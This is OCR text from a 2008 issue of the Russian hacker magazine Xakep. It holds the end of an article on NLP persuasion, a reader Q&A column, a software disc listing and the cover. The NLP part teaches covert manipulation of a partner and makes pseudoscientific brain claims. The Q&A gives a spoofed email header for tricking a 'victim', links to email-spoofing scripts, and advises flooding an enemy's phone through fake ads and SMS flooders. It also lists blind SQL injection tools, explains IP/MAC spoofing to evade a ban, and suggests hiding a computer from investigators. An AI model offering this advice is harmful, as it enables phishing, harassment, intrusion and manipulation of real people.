На 100% копировать дыхание партнера, опять же, ни к чему. Твоя задача попасть на начало вдоха и конец выдоха. Скажем, если на четыре дыхания собеседника приходится лишь два твоих, то важно, чтобы начало и конец цикла ваших дыханий совпадали. Подстройка по дыханию приближает тебя к физиологическому состоянию собеседника. Самый яркий пример такой подстройки можно увидеть у непьющего человека в пьяной компании. Вроде и не пил, а состояние нетрезвое.

ПОДСТРОЙКА ПО УБЕЖДЕНИЯМ

Демонстрируя собеседнику, что ты разделяешь его основные ценности, ты совершаешь подстройку по ценностям. И это уже не низкоуровневые подстройки по телу-дыханию. Задача сложнее и тоньше, требует некоторой гибкости мышления и взглядов. Давай посмотрим на примере, как это работает. Допустим, одной из ценностей твоей девушки является точка



Даже будучи на разных концах земного шара, люди, находясь в состоянии раппорта, принимают одинаковое положение тела

зрения: «Взлом — это плохо». Учитывая, что для подстройки тебе нужно согласиться, а сделать это трудновато — посмотри, что в ее фразе вызывает сопротивление. Слово: «плохо»? Отлично. Давай заменим на «иногда плохо». Получим: «Взлом — это иногда плохо». С этим уже легче согласиться, правда же? Таким образом, то, с чем нам трудно согласиться, необходимо расширить, обобщить или, наоборот, сузить, и тогда ты демонстрируешь девушке, что ты с ней согласен, не нарушаешь ее ценностей, но остаешься совершенно искренним. Вот ты уже и подстроился. И даже если собеседник говорит полный бред, мы можем себе позволить соглашаться, пока из этого бреда не вытекают действия лично нам неудобные. А тогда уже важно направить разговор в нужное русло или, другими словами, включить третий процесс раппорта: ведение.

БОЛЬШЕ СЛОВ ИЛИ РЕЧЕВОЕ ВОЗДЕЙСТВИЕ

Большинство людей привыкло искать смысл в том, что им говорят. И если ты разговариваешь с девушкой о любимом журнале][акер, то, конечно, полезно погрузиться в процесс общения, вслушиваясь в смысл каждого слова. А вот если ты предполагаешь, что решаются какие-то ключевые вещи во взаимоотношениях, то необходимо отделять смысловые псевдозначения слов от взаимодействия, при котором люди друг от друга хотят каких-то поведенческих изменений. Все время спрашивай себя: зачем мне сейчас это говорят? Чего от меня хотят? Поступая так, ты как бы дистанцируешься от «смысла», обращаешь внимание лишь на то, чего теми или иными словами хочет добиться от тебя собеседник, какую именно поведенческую реакцию он хочет вызвать. Сегодня мы с тобой будем учить, что слова — это не всегда смысл, они инструмент для изменения поведения другого человека.

Ритмы мозга и раппорт

Картина поведения человека отражает ритмы работы его мозга. Внешние признаки, как то — движение глазных яблок, частота моргания, дыхание, скорость речи, движения рук, смена поз, являются индикаторами частоты ритма, согласно которому работает в этот момент нервная система человека. Подстройка под ритм собеседника приближает нас к идеальным условиям восприятия им наших слов. Когда соответствие ритмов достигнуто, можно понижать активность партнера, замедляя ритм собственного поведения (частоту дыхания, скорость речи и т.д.). Со стороны партнера произойдет неосознанное подражание. В стволе головного мозга вашего собеседника в этот момент выделяются специальные вещества, что в итоге приводит к ослаблению синоптических связей, облегчая восприятие новой информации (внушений).

Как ты думаешь, кто наполняет смыслом и содержанием слова? Тот, кто говорит? А вот и нет! Смысл в них вкладывает тот, кто слушает, твой собеседник, любимая девушка. Несомненно, ты вкладываешь в свою речь «смысл» — но тот, для кого ты ее произносишь, вкладывает в нее свой собственный смысл. Представь, сидите вы в ресторане с девушкой и едите лягушачьи лапки. Ты ей говоришь: «что-то у лапок этих, лягушачьих, вкус специфический». В слово «специфический» ты мог вложить любой смысл, и, поди разберись, хороший вкус у лапок или плохой? На что получаешь ответ: «ага, специфический, по вкусу, как резиновая курица» — девушка вложила свое понимание специфичности вкуса и даже приблизительного его описала. Сейчас нам с тобой нужно принять за аксиому: важно не то, о чем говорят, а то, зачем говорят, с какой целью. Если ты хочешь влиять на людей и при этом не вестись на влияние других и контролировать ситуацию, все время держи в голове вопросы: зачем он мне это сказал? Чего хочет от меня добиться?

— Милый, ты ничего не замечаешь?

— Нет.

— Это же просто неприлично!

— Дай же мне посмотреть телевизор, что я неприличного делаю?»

Дама убегает в слезах и потом неделю с тобой не разговаривает. И обрати внимание, помог тебе смысл сказанных ею слов? А если в самом начале разговора держать в голове вопросы: «зачем она мне это говорит и какого действия ждет?», можно было проконтролировать ситуацию и добиться иного эффекта. Вот то-то и оно.

То, что наши с тобой собеседники вкладывают какой-то свой «смысл» в слова, нам на руку. Можно использовать это как инструмент. Каким образом? Очень просто. Например, используя неопределенные имена, можно говорить такими фразами, когда ничего конкретного не сказал, а всем все понятно, каждый додумал (вложил) свой смысл. И нам удобно, и им хорошо.

Зарождение НЛП

В начале 70-х годов будущий создатель НЛП, Ричард Бэндлер, будучи студентом математического факультета Калифорнийского университета в Санта Круз, вдохновленный беседами с другом семьи, которому было известно множество современных новаторских терапевтических школ, решает изучать психологию. После тщательного ознакомления с методами работы ведущих терапевтов Бэндлер открыл для себя, что, если в точности воспроизводить успешные шаблоны поведения, можно достичь эффективных результатов в собственной работе с людьми. Это открытие и стало основой революционного подхода в НЛП, названного Копированием Человеческого Совершенства.



Синоптическая передача информации. Внушения в НЛП имеют под собой физиологическую основу



Самопрограммирование похоже на настройку телевизионных каналов. Как запрограммируешь, такая и жизнь будет

ПРИЕМ ИСПОЛЬЗОВАНИЯ НЕОПРЕДЕЛЕННЫХ ВРЕМЕН

«Дима и Костя, два первоклассных хакера, используют разные методы взлома, метод Димы в 100 раз лучше метода Кости», или «Некоторые хакеры используют разные методы взлома, кое-какие из этих методов гораздо лучше прочих». В первом случае тебя ждет ожесточенный спор о том, какой же именно метод Димы лучше, да еще и в 100 раз, и где факты и доказательства? Во втором же случае спорить не о чем, утверждение не вызывает сопротивления со стороны собеседника, слишком неконкретное, но зато какое логичное. Используя слова, которые ничего не значат, ты делаешь речь более содержательной, давая возможность собеседнику додумать смысл неопределенных имен и, конечно же, согласиться с твоим утверждением. А нам того и надо.

ПРИЕМ ИСПОЛЬЗОВАНИЯ МОДАЛЬНОГО ОПЕРАТОРА

Если ты хочешь обойти сознание собеседника, подкрасться, так сказать, с тыла, используй такие слова, как: можно, возможно, может быть, могут, можешь. Формулировка «Ты не можешь позволить себе диктовать мне условия» фактически означает: «Ты не должен диктовать мне условия». Используя словоформы возможности, ты можешь формировать неоспоримые высказывания. «— Моя девушка практикует методы взлома? — Нет. — Моя девушка может практиковать методы взлома? — Конечно» (получилось неоспоримое высказывание, ведь потенциально такая возможность существует). Сравни: «Я утверждаю, что все мужское население мечтает попасть на страницы журнала][акер» и «Возможно, все мужское население мечтает попасть на страницы журнала][акер». Добавили слово «возможно» и уже получили неоспоримое утверждение. Разговаривая с собеседником в рамках допущения возможности, мы заранее предупреждаем спор. Если человек начнет спорить, ты можешь аргументировать, что говорил лишь о возможности.

ПРИЕМ ИСПОЛЬЗОВАНИЯ ЭМОЦИОНАЛЬНЫХ ОЦЕНОК

Эмоциональные оценки чего-либо или кого-либо ничего не прибавляют к фактическому состоянию дел, но оставляют осадок, как в анекдоте: «Ложечки-то нашлись, а осадок остался». Эмоции хорошо отвлекают от недостающей в разговоре информации. Например, утверждение: «Она всегда за себя постоит». Первый собеседник подумает: «какая молодец, сможет дать отпор». Второй подумает: «она мужеподобная и не женственная, это плохо». Третий еще что-нибудь свое подумает. А если утверждать: «Она храбрая, смелая, решительная», то каждый, кому ты это сказал, представит что-то свое («она сумеет за себя постоять», «она решительно берется за сложные задачи»), но все испытают одинаковые эмоции. Поэтому, правильно используя оценки в своих высказываниях, ты можешь влиять на эмоциональный отклик у собеседника в зависимости от того, какой отклик тебе нужен. Фраза: «Игра футбольной команды в этом сезоне гадка и омерзительна» совсем не равна фразе: «Несколько неудачных игр футбольной команды в этом сезоне немного меня огорчают». То есть с помощью оценок ты можешь направлять эмоциональное состояние собеседника в нужное тебе русло.

ТАКТИЧЕСКИЕ ПРИЕМЫ ИЛИ МАГИЯ ЯЗЫКА

Все описанные выше приемы направлены на создание атмосферы согласия, изменение мировоззрения слушающего и внушение. Но бывает и так, что во время общения тебе не нравится тема разговора, нечего сказать или не хочется оправдываться. Тогда становятся необходимы тактические, гибкие приемы ухода от вопроса обсуждения. Существуют три способа ненавязчивого ухода от темы, а именно — говорить о большем, о меньшем и о другом.

О БОЛЬШЕМ

Собеседник говорит о малом, говори с ним о большем. То есть он тебе о мебели, ты ему о квартире.
«— Какая несуразная мебель!
— В этой квартире много несуразной мебели, я впервые вижу такую странную квартиру...» (и все, дальше ты говоришь о квартирах, произошла смена темы).

О МЕНЬШЕМ

Собеседник говорит о большем, говори с ним о меньшем. Например, она тебе о платье, ты ей о пуговицах.
«— Какое кошмарное платье мне подарила мама!
— А, по-моему, эти пуговицы на платье весьма интересны, отвечают последней тенденции в моде» (дальше ты про пуговицы и модные тенденции, смена темы произошла).

О ДРУГОМ

Собеседник тебе про ежа, а ты ему про зайца. Можно использовать весьма наглый прием, не выкручиваться внутри темы, а сразу ее сменить.
«— Что ты можешь сказать о своих постоянных опозданиях на свидания?
— Я умело распоряжаюсь своим временем, многие удивляются, как мне это удается...» (резкая смена темы в нужном нам русле).

САМОПРОГРАММИРОВАНИЕ

Самопрограммирование — это воздействие на самого себя, управление своим телом и внутренним миром. Какие тебе от этого бонусы? Например, у тебя плохое настроение, ушла любимая девушка, друг наорал или еще какая-то неприятность случилась. Самопрограммирование позволяет менять собственное восприятие ситуации, выйти из некомфортного состояния. Одна из простейших техник заключается в переключении внимания с одного на другое, как переключение телевизионных программ. Расскажу, как это делать. Когда тебе очень хорошо, запомни свой рисунок дыхания (тип дыхания) или определенные ощущения (тепло по телу, приятное покалывание, etc). И когда тебе понадобится выйти из неприятного переживания, то установи запомнившееся в радостном состоянии дыхание, сосредоточься на ощущении теплоты по телу. Ты волен выбрать нужное состояние и сосредоточиться на нем, и пусть кто-то там кричит за кадром, нас это уже не очень волнует. Давно известно, если запомнить дыхание состояния, когда ты уверен, что что-то хорошее случится, то потом, переключаясь в это состояние, ты увеличиваешь вероятность возникновения того, что нужное сбудется. Если станет интересно разобраться подробнее, об этом много написано у Джона Гриндера и Джудит Делозье. Техник самопрограммирования много. Можно работать со своим бессознательным и достигать невероятных результатов. Но об этом уже в другой раз.

НАПУТСТВИЕ

Как бы ни хотелось сделать статью резиновой, а уместить все методики и приемы НЛП не получится. Многие люди знают об НЛП, но профессионалы отличаются от этого большинства тем, что они не только знают, но и применяют знания. Чего и тебе желаю. Как итог всей статьи, у тебя в голове должна была отложиться некоторая формула эффективного влияния: откалибровать, подстроиться, вести и снова откалибровать, а далее по циклу. Похоже на танец, только не с бубном, а в паре с девушкой. Ведет всегда мужчина, а выглядит танец, как сотрудничество мужчины и женщины. Так и в НЛП, ты ведешь, но стремишься, чтобы общение выглядело как сотрудничество с максимально добровольным участием партнера. А остальное дело техники.



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /

АБЫР ВАЛГОВ
/ ICQ 884888 /

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТЫ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. КОНКРЕТИЗИРУЙ! МЫ НЕ ТЕЛЕПАТЫ, ПОЭТОМУ ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Подскажи скрипт для сбора статистики на своих страничках, пользоваться паблик-счетчиками не хочу.

A: Могу тебе посоветовать очень хорошую фри-статистику, написанную на PHP, — www.phpmyvisites.us. Сам ей пользуюсь и очень доволен. Тут тебе и перевод на множество языков, и подробная инфа по посетителям (IP-адреса, разрешения экрана, браузер, установленные плагины, страницы входа и выхода, просмотренные страницы на сайте, геолокации с красивой картой мира, рефереры, поисковые запросы, по которым посетители пришли к тебе, возможность подключить статистику к загружаемым файлам у тебя на сайте и еще много всякого разного добра). Все эти вкусности достигаются простой вставкой JavaScript-кода в сорцы твоей странички. Имхо, это самый лучший аналог паблик-счетчиков. Пользуйся :).

Q: Видел в кино, как с помощью какого-то вируса супермегахакеры потопили несколько танкеров с нефтью. Возможно ли такое в реальной жизни?

A: Знаешь, все эти истории о том, как кто-то взломал серверы Пентагона и обнаружил на них секретную информацию о контакте с Внеземным Разумом, мягко говоря, не вызывают доверия. Основываясь на личном опыте, могу сказать, что в открытом доступе в инете (в том числе и на государственных сайтах) не может быть никакой секретной кнопки управления военной или другой инфраструктурой и каких-либо секретных документов. Единственное, чем ты можешь поживиться, — это базы данных с полной инфой на всех сотрудников какого-нибудь госдепартамента. Так что не стоит верить во все подряд голливудские басни :).

Q: Есть ли действенные методы по быстрому поднятию PR странички у Гугла?

A: Такие методы действительно есть, и ими пользуются все крутые сеошники. Если необходимо быстро поднять общий вес какой-либо странички в выдаче Гугла, ты должен сделать следующее:

1. Оптимизировать свою пагу для поисковика: выделить кейворды тэгами <h1-6>кейворд</h6>, кейворд и т.д., но ни в коем случае не переборщи с ними.

2. Заказать или написать самому уникальный текст по заданному кейворду.

3. Проставить линки на свою пагу в социальных пиаристых сетях или, если есть такая возможность, проставить ссылки на так называемых «мордах» пиаристых сайтов, поскольку 4-5 ссылок с морд PR=6 гарантированно дадут твоей паге PR=5 во время следующего гуглдэнса и пересчета пиара.

Q: Часто встречал загадочные слова «парсить», «парсер». Что это такое?

A: Все очень просто. Парсить — значит перестраивать любую информацию в удобоваримый вид. Например, существуют парсеры

отчетов троянов, которые систематизируют отчеты и помогают находить в них нужную инфу; есть парсеры выдачи Гугла, которые приводят список ссылок с уязвимым скриптом к одному удобному виду, позволяющему автоматизировать процесс взлома. Сейчас наиболее популярны именно парсеры выдачи Гугла (например, по поиску бажных форумов и блогов). Просто так тебе их никто не даст. Обычно они заказываются на хак-форумах у кодеров за энную сумму.

Q: Возможно ли взломать запароленные rar-, zip-архивы и т.п.?

A: Такое возможно только с помощью метода перебора паролей — брутфорса. Благо программ для этих целей существует великое множество. Могу посоветовать пропарсить страничку http://compression.ru/arctest/crackers/zipcrack.htm на предмет сабжа :). Ты сможешь скачать оттуда любой понравившийся брутфорсер и незамедлительно начать ломать архив.

Q: Нашел баг в крупном онлайн-сервисе. Посоветуй, что делать: сообщить админам или юзать его в своих целях?

A: Вопрос, конечно, интересный. Если не хочешь проблем с законом, то, конечно, лучше сообщить администраторам сервиса. Тут, кстати, тебя могут ожидать некоторые бонусы. К примеру, тебе могут предложить работу багфайндера на постоянной основе. И если ты согласишься, будешь мониторить этот сервис на предмет багов и получать за это деньги. Но это все как-то не по-хакерски :). От продажи базы данных крупного сайта тем же самым спамерам хакер может выручить несколько килобаксов. Так что думай сам и поступай по совести.

P.S. Взломав онлайн-игру, можно продавать ее персов за очень хорошие деньги, поскольку один перс в той же самой БК стоит до 10k долларов.

Q: Правда ли что где-то на халяву раздают короткие ICQ-уины?

A: Правда. Очень часто только что открывшиеся, но уже амбициозные порталы устраивают раздачу коротких ICQ-уинов, чтобы заинтересовать пользователей и увеличить свою посещаемость. Обычно раздаются семи- и восьмизнаки, но, если постараться, то можно отыскать и шестизнаки :). Как найти такие порталы с халявой? Очень просто, введи в том же Яндексе что-нибудь типа «раздача ICQ» и походи по ссылкам. Без короткого номерка ты точно не останешься :).

Q: Не знаешь, какие существуют альтернативные асечные клиенты для Смарта под управлением OS Symbian? QIP и Jimm использовать не хочу, так как они часто глючат, а Jimm еще и кушает много оперативной памяти.

A: Могу посоветовать асечный клиент Sm@peR, ранее известный как VmIcq. Вот лишь неполный список его возможностей:

- работа с несколькими ICQ-профилями одновременно;
- работа с группами пользователей;
- поддержка X-статусов (больше всего мне понравился дополнительный X-статус «Трава»);
- большой выбор скинов и смайлов;
- глобальный поиск ICQ-контактов;
- хранение истории переписки с возможностью поиска;
- возможность изменения шрифта в окне чата;
- сортировка контактов;
- антиспам-фильтр;
- идентификация ICQ-клиента собеседника и многое-многое другое.

Скачать клиент ты можешь на официальном сайте http://smape.com (только, когда будешь вбивать ссылку, не перепутай m c n, иначе попадешь на официальный сайт Гарри Поттера).

Q: Привет, возникла такая проблема: забанили акк в сетевом торрент-трекере. Для новой регистрации требуется ввести внутрисетевой IP маски 123.123.*.***, но, так как на него был зареган мой аккаунт, система выдает сообщение о двойной регистрации. Можно ли как-нибудь подменить этот IP?**

A: По сабжу тебе необходимо просканить сеть прогой LanScope, предварительно задав диапазон IP-адресов этой сети. Далее софтиной LanSpy исследуешь выбранный комп. Она выдаст тебе MAC-адрес компа, а ты спокойно впишешь его в настройки сети, предварительно заменив свой IP тем, который насканил. Если же привязки к MAC'у нет, то просто выбери IP из диапазона твоей сети.

P.S. Скачать проги можно здесь: www.lantricks.com.

Q: Недавно приобрел iPod, очень расстроила невозможность закачки песен через обычный проводник Винды. Отсюда вопрос: как в обход iTunes залить песни в мой любимый iPod?

A: Тебе нужно просто перепрошить твой плеер. Могу посоветовать прошивку ROCKBOX, ознакомиться с которой подробнее можно тут: www.hpc.ru/pda/board/index.php?t=78023. Она позволит тебе следующее:

- прослушивать на iPod'е музыку, залитую напрямую (к примеру, через проводник в Винде);
- просматривать папки так же, как и в проводнике Винды;
- удалять файлы;
- переименовывать файлы;
- перемещать файлы и копировать их;
- получить доступ к отличному эквалайзеру (количество настроек тебя приятно удивит);
- загружать разные скины и еще многое другое.

Причем установка ROCKBOX не уничтожит и не повредит твои данные в iPod'е.

P.S. Отличный сайт по модификации iPod'е — www.ipoding.ru.

P.P.S. А можешь поставить программу Anapod Explorer с anagear.com (учти, она платная) и наслаждаться жизнью без перепрошивки плеера (примечание Forb'а) :).

Q: Как отправить мыло с подменой адреса отправителя?

A: Для этих целей существует множество программ. Но если ты не хочешь сильно заморачиваться и ставить или писать самостоятельно сложный софт, то могу посоветовать онлайн-скрипты, например: www.ragnar.tu1.ru/mail.php, http://mark-2007.jino-net.ru/anonim.php.

Q: Подскажи, как получить ответ на заведомо несуществующее мыло? Например, я отправляю письмо с адреса billy_gates@microsoft.com и хочу получить ответ от жертвы. Возможно ли это?

A: Возможно :). Для этого тебе необходимо всего лишь указать свое настоящее мыло в хидере Reply-To, например:

```
To: komu@mail.com
From: Billy <billy_gates@
microsoft.com>
Reply-To: Support <ТВОЕ_
МЫЛО>
```

Q: Как закидать телефон недоброжелателя мусорными sms и звонками?

A: Поместить в газету бесплатных объявлений, например «Из рук в руки», заметку о продаже машины/квартиры/хомячка/ручной канарейки и указать телефон недоброжелателя :). А вообще в привате существуют sms-флудеры, можешь поспрашивать на форумах в разделах раздачи приватного софта (где искать такой софт, я писал в прошлом номере). Но помни: флудить нехорошо, тебя будут мучить угрызения совести :).

Q: Посоветуй оптимальный метод уничтожения информации на компе.

A: Метод включает в себя несколько этапов:

1. Удали всю инфу обычным методом.
2. Поставь программу Anti Tracks.
3. Вайпани свободное место на диске.
4. Этой же прогой почисть все временные файлы, предварительно



поставив алгоритм Гутмана. Также можешь использовать CCleaner. В настройках укажи конкретную папку для удаления и NSA (7 проходов). Лучше вайпить весь диск, потому что может остаться инфа, которую ты небезопасно удалил ранее. А вообще, впредь будь аккуратнее, чтобы тебе не требовалась операция удаления инфы, прячь комп у бабушки/соседей/девушки.

Q: Активно тестирую всевозможные сценарии на уязвимости и столкнулся с необходимостью использовать специальные средства для слепой SQL-инъекции. К сожалению, все, что мне удалось найти, моим запросам не удовлетворяет. Может быть, посоветуете какие-нибудь конкретные утилиты?

A: Напомню, что в случае слепой SQL-инъекции (blind SQL injection) сообщение об ошибках не выводится, поэтому при реализации такой атаки все действия приходится производить вслепую и, как правило, подбором. Поскольку подбирать можно сколь угодно долго, реализовать подобную атаку довольно сложно. В связи с этим существует несколько инструментов, которые позволяют этот процесс упростить.

Absinthe (www.unsec.net/download/bsqlbf.pl) — одна из наиболее известных утилит, позволяет автоматизировать процесс закачки схемы и содержания базы данных посредством Blind SQL Injection. Благодаря GUI-интерфейсу использовать ее довольно просто.

Blind SQL Injection Perl Tool (www.unsec.net/download/bsqlbf.pl) — как несложно догадаться из названия, это уже перловый скрипт, но также весьма эффективный.

SQL Injection Brute-forcer (www.open-labs.org/sqlibf19beta1.tar.gz) — эта утилита не является узкоспециализированной и позволяет проверить исследуемый сценарий на наличие SQL-уязвимости, а в случае необходимости — упростить процесс Blind-инъекции.

SQLBrute (www.justinclarke.com/security/sqlbrute.py) автоматизирует утомительный подбор параметров для реализации слепой SQL-инъекции. Тулза примечательна тем, что написана на Python'е и поддерживает многопоточность, при этом использует только стандартные библиотеки.

SQLMap (sqlmap.sourceforge.net) наделена сразу несколькими функциями, такими как определение типа базы данных по сообщениям об ошибках (fingerprint), реализация Blind SQL injection и Inband SQL injection и пр.

Q: Что такое JSON и как это использовать?

A: JSON (англ. JavaScript Object Notation) — это специальный текстовый формат, который часто используется для передачи структурированных данных по сети. Основанный на JavaScript, он обычно применяется именно с этим языком и представляет собой альтернативу традиционному формату XML. Практическая польза использования JSON открывается при применении технологии AJAX. Формат JSON является более кратким и удобочитаемым по сравнению с XML. Кроме того, в JSON-код возможна вставка вполне работоспособных функций. Вот так, например, можно представить информацию о нашем редакторе Forb'е и преобразовать ее в JSON-формат.

```
var data = {name: 'Forb',
occupation: 'fukin
hacker', age: 25 };
Object.toJSON(data);
//-> '{"name": "Forb",
"occupation": "fukin
hacker", "age": 25}'
```

Обработать такую структуру также просто:

```
var data = '{ "name":
"Forb", "occupation":
"fukin hacker"
}'.evalJSON();
data.name;
//-> "Forb"
```

Как уже было сказано, JSON чаще всего используется для передачи информации при применении AJAX:

```
new Ajax.Request('/some_
url', {
  method:'get',
  onSuccess:
function(transport){
     var json = transport.
responseText.evalJSON();
  }
});
```

Q: Как синхронизировать календарь и контакты на различных устройствах (например, телефоне Nokia, ноутбуке с установленным Microsoft Outlook и т.д.) с онлайн почтовым клиентом или планировщиком?

A: Если говорить о синхронизации отдельно взятого устройства и компьютера, то никаких проблем тут нет. Совсем другой вопрос: как синхронизировать одно из этих устройств с онлайн-сервисом, скажем с Gmail (адресной книгой почтового клиента) и Google Calendars. Долгое время не было никакого толкового способа, но сейчас, наконец, появился отличный онлайн-сервис Plaxo. После регистрации на сервисе все, что необходимо сделать, — это создать «точки синхронизаций» (Sync points) и связать аккаунт Google с Plaxo. Как этот сервис будет извлекать данные из локальных программ твоего компьютера? Очень просто, нужно лишь скачать и установить небольшой плагин для Windows (Office Outlook, Outlook Express или Почта Windows), который должен быть связан с Plaxo. Думаю, с остальным ты разберешься сам.

Q: Я хочу, чтобы мой Windows Desktop максимально напоминал никсовую графическую оболочку KDE. Реально ли это сделать? А может быть, есть способ запускать предназначенные для этой графической среды приложения?

A: Возможно, ты удивишься, но процесс портирования KDE под Windows-платформу идет полным ходом! И хотя до его окончания еще далеко, уже сейчас в Сети доступны промежуточные результаты реализации этой довольно необычной идеи. Да-да: KDE под Windows можно запустить уже сейчас! Для установки необходимо проделать следующее:

1. Скачать инсталлятор с сайта download.cegit.de/kde-windows/installer.
2. Записать инсталлятор в заранее созданную директорию (скажем, C:\KDE4) и запустить его. Далее необходимо выбрать устанавливаемые пакеты и приступить к установке. На текущем этапе существует сразу два варианта сборки пакетов, скомпилированных с помощью MS Visual Studio и бесплатного компилятора MinGW gcc. По большому счету разницы никакой нет, но тебе нужно выбрать только один из этих вариантов.
3. Создать переменную окружения KDEDIRS, указывающую на путь к установленной KDE4 (в нашем случае C:\KDE4).
4. Добавить путь до библиотек KDE (C:\KDE4\lib) в переменную окружения PATH.

Теперь можно запускать приложения из папки C:\KDE4\bin. Правда, в настоящий момент портирование находится на ранней стадии, в связи с чем продукты, не входящие в KDE по умолчанию (скажем, плеер Amarok), пока еще не портированы.

>>WINDOWS
>Dailysoft
7-Zip 4.57
Comodo Firewall Pro 3.0
DAEMON Tools Lite V. 4.12
Download Master 5.5.3.1131
Far Manager 1.70
FileZilla 3.0.7.1
IrfanView 4.10
K-Lite Mega Codec Pack 3.8.0
Miranda IM 0.7.1
mIRC 6.31
Mozilla Firefox 2.0.0.12
Notepad++ 4.8
Opera 9.26
PuTTY 0.60
QIP 2005 Build 8040
Skype 3.6
Total Commander 7.02a
Unlocker 1.8.5
Winamp 5.52
Xakep CD DataSaver 5.2

>Development
Adobe AIR 1.0
Adobe AIR SDK
Aptana Studio 1.1
CodeBlocks 8.02
DJ Java Decompiler 3.10.10.93
Flex 3.0 SDK for all Platforms
Flex Builder 3 Professional
Fox Code Analyzer 2007
Microsoft Office Project Standard 2007
Milescript 0.8.0
Mono 1.2.6
PatchFactory 3.3
Portable Python 1.0 beta
Postbuild 2007
Qt 4.3.4
Qt Open Source Edition 4.3.4
StellarCode XMLEditor 1.0
The Regex Coach 0.9.2
Virtual Application Studio 2008
Visual Studio 2005 Service Pack 1 fixed
Денвер 3

>Games
Mario Forever 4
Scorched3D 41.3
Teewars 0.3.4

>Misc
CDSlow 3.3
Celestia 1.5.0
Dicto 2.1.5.2
Documents List Uploader 1.1
Eastegger 3.8.0.395
Family Tree Builder
LetMeType 1.81
muCommander 0.8.1
rePocketMod 1.0

Stamina 2.5
Stick 2.6.2.2
Sumatra PDF 0.8
TipCam v1.5
ToDoList 5.4.7
Typle 2.0
Visual Task Tips 3.1
Типографская раскладка клавиатуры

>Multimedia
1by1 1.63
Adobe InDesign CS3
Camtasia Studio 5.0
Exact Audio Copy 0.99b4
FastStone Capture 6.0
foobar2000 0.9.5.1
Game Overlay 1.0.7
GIMP for Windows 2.4.4
GOM Media Player 2.1.9
Graffiti Studio 2.0
IcoFX 1.5
Microsoft Office Visio Professional 2007
PocketDivXEncoder 0.3.96

>Net
ARP Builder 0.1
Domain Checker 2.0.4.7 beta 1
Free music zilla 1.0.5
Google Analytics AIR beta3
Juice 2.2
NetLimiter 2 Pro
OpenVPN 2.1 RC7
Orbit Downloader 2.6.3
PicLens 1.6.1
Rapid Finder 2.5
RealVNC Personal Edition 4.3.2
The Bat! 4.0.14
Toonel.net 0.0.50.50
Tunnelier 4.26
VisualRoute 2008 v12.0d
Windows Live Writer 2008
WinPcap 4.1 Beta 3
Wireshark 0.99.8
Я.Онлайн 1.0

>Security
Angry IP Scanner 2.2
AppScan 7.7.259
BCWipe 3.0.2
Blink 3.5.6
Cain & Abel 4.9.12
Iris 5.1.0
NBTScan 1.0.33
netcat 1.11
Nikto 2.02
Paros 3.2.13
Retina Network Security Scanner 5.90
Scapy last
Wikto 2.0.2924

>System
Auslogics System Information 1.1.7
DriveImage XML 1.21
Driver Magician 3.27
GhostWall FireWall 1.150
ImgBurn 2.4.0.0
JkDefrag 3.34
LockItNow! 1.2
MojoPac 1.8.0.0
Partition Find and Mount 2.3
Partition Manager 8.5 Professional
Prio - Priority Saver 1.98
ServerDefender AI 1.0.0
SUMo 1.6.2.40
TrueCrypt 5.0a
Unknown Device Identifier 6.01
Vista Boot 3.3
winPenPack Essential 3.3
WinSSHD 4.26

>>UNIX
>Desktop
Cinepaint 0.22-1
Devede 3.6
Flphoto 1.3.1
Icewm 1.2.35
Imgseek 0.8.6
Ion3 20080207
Kaffeine 0.8.4
Lyx 1.5.3
Mirage 0.9.2

>Devel
Bugzilla 3.1.3
Freetype 2.3.5
Gambas2 2.2.0
Gcc 4.2.3
Gd 2.0.36RC1
Gobby 0.4.6
Maxima 5.14.0
Nesla 0.9.1
Qt 4.3.4
Yui 2.5.0

>Games
Astromenace 1.2
Boswars 2.4.1
Doom3 1.3.1.1304
Globulation2 0.9.2
Nexuiz 2.3
Tnl 071111
Wesnoth 1.2.8


>Net
Firefox 2.0.0.12
Free-sa 1.4.3
Ftpcube 0.5.1
Mediawiki 1.11.1
Opera 9.26
Psi 0.12-RC1
Rsync 3.0.0pre10
Thunderbird 2.0.0.9
Xchat 2.8.4

>Security
Bcwipe 1.7-3
Clamav 0.92.1
Dante 1.1.19
Firestorm 0.5.5
Nmap 4.53
Smbsniff 0.0.1b
Steghide 0.5.1
Sudo 1.6.9p13
Syslog-ng 2.1alpha1

>Server
Amavisd-new 2.6.0-pre3
Apache 2.2.8
Asterisk 1.4.18
Bind 9.4.2
Courier-imap 4.3.0
Cups 1.3.6
Dbmail 2.2.9
Dhcp 3.1.0
Dovecot 1.0.10
Mysql 5.0.51a
Nut 2.2.1
Openldap 2.3.39
Openssh 4.7p1
Openvpn 2.1_rc7
Postfix 2.5.1
Postgresql 8.3.0
Samba 3.0.28
Sendmail 8.14.2
Snort 2.8.0.2
Sqlite 3.5.6
Squid 3.0STABLE

>System
Ati 8.02
Clonezilla 1.0.9-10
Disk-manager 1.0.1
Dosemu 1.4.0
Krusader 1.80.0
Linux 2.6.24.2
Nvidia 169.09
Ports
Qstardict 0.08
Sensors-applet 2.2.1
Tea 17.5.4
Xneur 0.8.0

>X-Distrib
FreeBSD 7.0
Slax 6.0.2



DVD

№ 03(111) МАРТ 2008

ХАКЕР

ИНТЕРНЕТ-БОМЖИ СКУПАЮТ КВАРТИРЫ СТР.78

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

WWW.XAKEP.RU

ХАКЕР

МАРТ 03 (111) 2008

(game)land publishing for enthusiasts
hi-fun media
4 607157 100063 08003

Инъекции вслепую

НОВЫЙ ПОДХОД КО ВЗЛОМУ SQL БАЗ ДАННЫХ
СТР. 56

СЕТЕВОЙ МАСКАРАД

МАСКИРУЕМ СВОЙ СЕРВЕР В ИНТЕРНЕТЕ
СТР. 26

ADOBE AIR

ИЗУЧАЕМ НОВУЮ ПЛАТФОРМУ ДЛЯ WEB-ПРОГРАММИСТОВ
СТР. 34

ТУШИМ ОГНЕННЫЕ СТЕНЫ

БОРЕМСЯ С ФАЙРВОЛАМИ В RING 0
СТР. 110

SEO-СОФТ

СОЗДАЕМ ИНСТРУМЕНТЫ ДЛЯ ПОИСКОВОЙ ОПТИМИЗАЦИИ
СТР. 114

